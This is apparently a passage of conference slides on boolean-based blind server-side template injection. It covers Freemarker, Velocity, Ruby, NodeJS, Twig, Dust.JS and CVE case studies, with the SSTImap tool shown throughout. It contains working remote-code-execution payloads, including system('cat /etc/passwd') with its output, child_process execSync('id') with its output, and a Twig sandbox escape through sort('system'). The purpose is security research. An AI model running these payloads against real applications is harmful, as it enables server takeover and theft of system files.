- `1/((...)?1:0)+""` → Oracle
- `"".getClass().forName('java.lang.Integer').valueOf('1')` → 1
- `1000000000+1000000000==2000000000` → true
- `1000000000+2000000000==1000000000` → false
- `2000000000+2000000000==-294967296` → true
- `2000000000+2000000000==-224667999` → false
- `"".getClass().forName('java.lang.Runtime').getRuntime().exec("...").waitFor()==0` → RCE

Boolean-based SSTI: Java (Freemarker)

- No eval() in Java, no universal payloads
- `${1/((...)?string('1','0')?eval)}` → Oracle
- `"freemarker.template.utility.Execute"?new()(" ... && echo SSTIMAP")
?chop_linebreak?ends_with("SSTIMAP")` → RCE

Result	Detection	Confirmation
true	<code>1.0==1.0</code>	<code>2>1</code>
false	<code>1.0==0.1</code>	<code>1>2</code>

```
freemarker.core._MiscTemplateException: Arithmetic operation failed: / by zero
```

```
----
```

```
FTL stack trace ("~" means nesting-related):
```

```
- Failed at: ${1 / ("freemarker.template.utility.E... [in template "name" at line 27,  
column 18]
```

```
----
```

Boolean-based SSTI: Java (Velocity)

- No eval() in Java, no universal payloads
- #if(false)#include("Y:/A:/true")#end → OK
- #if(true)#include("Y:/A:/false")#end → Error
- #set(\$o=1.0)#if(\$o.equals(0.1))#include("Y:/A:/xxx")#end → OK
- #set(\$o=1.0)#if(\$o.equals(1.0))#include("Y:/A:/xxx")#end → Error
- ...#set(\$res=\$proc.exitValue())#if(\$res != 0)#include("Y:/A:/xxx")#end

org.apache.velocity.exception.ResourceNotFoundException: Unable to find resource 'Y:/A:/false'

Boolean-based SSTI: Ruby

- $1/(!!(\dots) \&\&1 || 0) \rightarrow \text{Oracle}$
- $(2 + 3).to_s == '5' \rightarrow \text{true}$
- $(2 + 5).to_s == '3' \rightarrow \text{false}$
- $'2'.length == 1 \rightarrow \text{true}$
- $'1'.length == 2 \rightarrow \text{false}$
- $!!\text{eval}(\dots) \rightarrow \text{eval}$
- $\text{system}(\dots) \rightarrow \text{RCE}$

```
irb(main):001:0> 1/(!!(2 + 3).to_s == '5')&&1||0)
=> 1
irb(main):002:0>
irb(main):003:0> 1/(!!(2 + 5).to_s == '3')&&1||0)
(irb):3:in `/:': divided by 0 (ZeroDivisionError)
    from (irb):3:in `<main>'
    from /usr/lib/ruby/gems/3.1.0/gems/irb-1.4.1/exe/irb:11:in `<top (required)>'
    from /usr/bin/irb:25:in `load'
    from /usr/bin/irb:25:in `<main>'
irb(main):004:0>
irb(main):005:0> 1/(!('2'.length == 1)&&1||0)
=> 1
irb(main):006:0>
irb(main):007:0> 1/(!('1'.length == 2)&&1||0)
(irb):7:in `/:': divided by 0 (ZeroDivisionError)
    from (irb):7:in `<main>'
    from /usr/lib/ruby/gems/3.1.0/gems/irb-1.4.1/exe/irb:11:in `<top (required)>'
    from /usr/bin/irb:25:in `load'
    from /usr/bin/irb:25:in `<main>'
irb(main):008:0>
irb(main):009:0> 1/(!!(system("cat /path/to/file"))&&1||0)
cat: /path/to/file: No such file or directory
(irb):9:in `/:': divided by 0 (ZeroDivisionError)
    from (irb):9:in `<main>'
    from /usr/lib/ruby/gems/3.1.0/gems/irb-1.4.1/exe/irb:11:in `<top (required)>'
    from /usr/bin/irb:25:in `load'
    from /usr/bin/irb:25:in `<main>'
irb(main):010:0>
irb(main):011:0> 1/(!!(system("cat /etc/passwd"))&&1||0)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

Boolean-based SSTI: NodeJS

- `[""][0 + !( ... )]["length"]` → Oracle
- `typeof(1) + 2 == "number2"` → true
- `typeof(2) + 1 == "number2"` → false
- `parseInt("5x") == 5` → true
- `parseInt("x5") == 5` → false
- `eval( ... )` → eval
- `require('child_process').spawnSync( ... , options={shell:true}).status===0` → RCE
- NodeJS 5.7+ only...

```
>
> [""][0 + !(typeof(1) + 2 == "number2")]["length"]
0
>
> [""][0 + !(typeof(2) + 1 == "number2")]["length"]
Uncaught TypeError: Cannot read properties of undefined
(reading 'length')
>
> [""][0 + !(parseInt("5x") == 5)]["length"]
0
>
> [""][0 + !(parseInt("x5") == 5)]["length"]
Uncaught TypeError: Cannot read properties of undefined
(reading 'length')
>
> [""][0 + !(require('child_process').spawnSync("cat /etc/passwd", options={shell:true}).status===0)]["length"]
0
>
> [""][0 + !(require('child_process').spawnSync("cat /path/to/file", options={shell:true}).status===0)]["length"]
Uncaught TypeError: Cannot read properties of undefined
(reading 'length')
>
> |
```

Boolean-based SSTI: generic detection

- No universal functions
- Use syntax errors instead
- $(3*4/2) \rightarrow \text{OK}$
- $3*)2(/4 \rightarrow \text{Error}$
- $((7*8)/(2*4)) \rightarrow \text{OK}$
- $7)(*)8)(2/(*4 \rightarrow \text{Error}$

```
[*] Javascript_generic plugin is testing * code context escape with 8 variations
[*] Php_generic plugin is testing boolean error-based blind injection
[*] Php_generic plugin is testing * code context escape with 8 variations
[*] Python_generic plugin is testing boolean error-based blind injection
[*] Python_generic plugin is testing * code context escape with 8 variations
[*] Eval_generic plugin is testing boolean error-based blind injection
[*] Eval_generic plugin is testing * code context escape with 8 variations
[*] Eval_generic plugin has detected possible boolean error-based blind injection
[+] Eval_generic plugin has confirmed boolean error-based blind injection
[+] SSTImap identified the following injection point:

Body parameter: name
Engine: Eval_generic
Injection: <%=*%>
Context: text
OS: undetected
Technique: boolean error-based blind
Capabilities:

Shell command execution: no
Bind and reverse shell: no
File write: no
File read: no
Code evaluation: ok, unknown code (blind)

SSTImap (127.0.0.1:13370)>
```


Boolean-based SSTI: payload development


- Common oracles: / by 0, array index out of range, conditions
- Payload pairs with minimal differences to avoid False Positives
- Function names, implicit type conversion
- Convert to bool: `bool(...)`, `true&&...`, `!!...`
- Convert to int: `int(...)`, `0+...`, `if`
- RCE: `exit code == 0`, output end with a string
- Generic detection: Syntax Error

Practical application

Example: expr-eval

- Bot constructor for Discord
- RCE: calculator is using expr-eval
- Error-based + Boolean error-based blind

```
{ [REDACTED] [ Object = constructor; a() = 7*7; d = Object.getOwnPropertyDescriptor(Object.getPrototypeOf(a), 'constructor'); c=d.value; f=c("return process.mainModule.require(process.mainModule.require('child_process')).execSync('id').toString()); f() ] }
```



The screenshot shows a Discord chat window with a dark theme. At the top, a user named 'vladko312' is using a 'test' command. Below this, a bot (indicated by a 'БОТ' label) responds with an error message. The error message states: '1) Invalid equation: Cannot find module 'uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),119(netdev),120(lxd)'. Below the error message, it says 'Require stack:' followed by a list containing '/home/ubuntu/[REDACTED]-Application/bots.js'.

```
vladko312 использует test
[REDACTED] БОТ Вчера, в 20:38
1) Invalid equation: Cannot find module 'uid=1000(ubuntu) gid=1000(ubuntu)
groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),119(netdev),120(lxd)
'
Require stack:
• /home/ubuntu/[REDACTED]-Application/bots.js
```

Example: JSONPath Plus

- Requests to get JSON data
- RCE: jsonpath-plus < 10.3.0
- Error-based + Boolean error-based blind

```
[+] CVE_2025_1302 plugin has confirmed error-based injection  
[+] SSTImap identified the following injection point:
```

```
Body parameter: path  
Engine: Cve_2025_1302  
Injection: $..*  
Context: code  
OS: linux  
Technique: error-based  
Capabilities:
```

```
Shell command execution: ok  
Bind and reverse shell: ok  
File write: ok  
File read: ok  
Code evaluation: ok, javascript code
```

Example: Twig (CVE-2022-23614)

- Sandbox bypass using |sort filter
- No way to get function results
- Results converted to integer and used for sorting
- Integer conversion rules in PHP: "test" → 0
- Array indexes are preserved, but the order changes
- Using |first filter to detect order change
- ```
{% for a in ["error_reporting", "1"]|sort("ini_set") %}{% endfor %}
{{ 1 / ([" ... >>/dev/null && echo -n 1", "0"]|sort("system")|first == "0") }}
```

# Example: Dust.JS

- Prototype pollution → Unstable
- Using error-based technique to explore context
- {@if cond="context.global.sstimap='test' "}}{/if}{sstimap} → test
- Blind only → Rendered

```
[+] SSTimap identified the following injection point:
```

```
Query parameter: inj
Engine: Dust
Injection: *
Context: text
OS: linux
Technique: rendered
Capabilities:
```

```
Shell command execution: ok
Bind and reverse shell: ok
File write: ok
File read: ok
Code evaluation: ok, javascript code
```

Conclusions and further research

# Conclusions

- Sometimes we can get results even from blind injections
  - Universal blind detections for most of the template engines
  - Both techniques are applicable for Code Injection as well
- 
- Presented techniques could've been discovered 10 years ago
  - Even the obvious techniques should be documented
  - There is something new to discover even for well-known vulns
  - Techniques without direct use cases should also be documented



# Further research

- Data exfiltration for blind SSTI
  - Payloads for other languages / template engines
  - OAST Code Injection / OAST SSTI
  - Time-based blind using template functions
- 
- List of useful / interesting techniques for researchers
  - Automatic detection of missed techniques

Q&A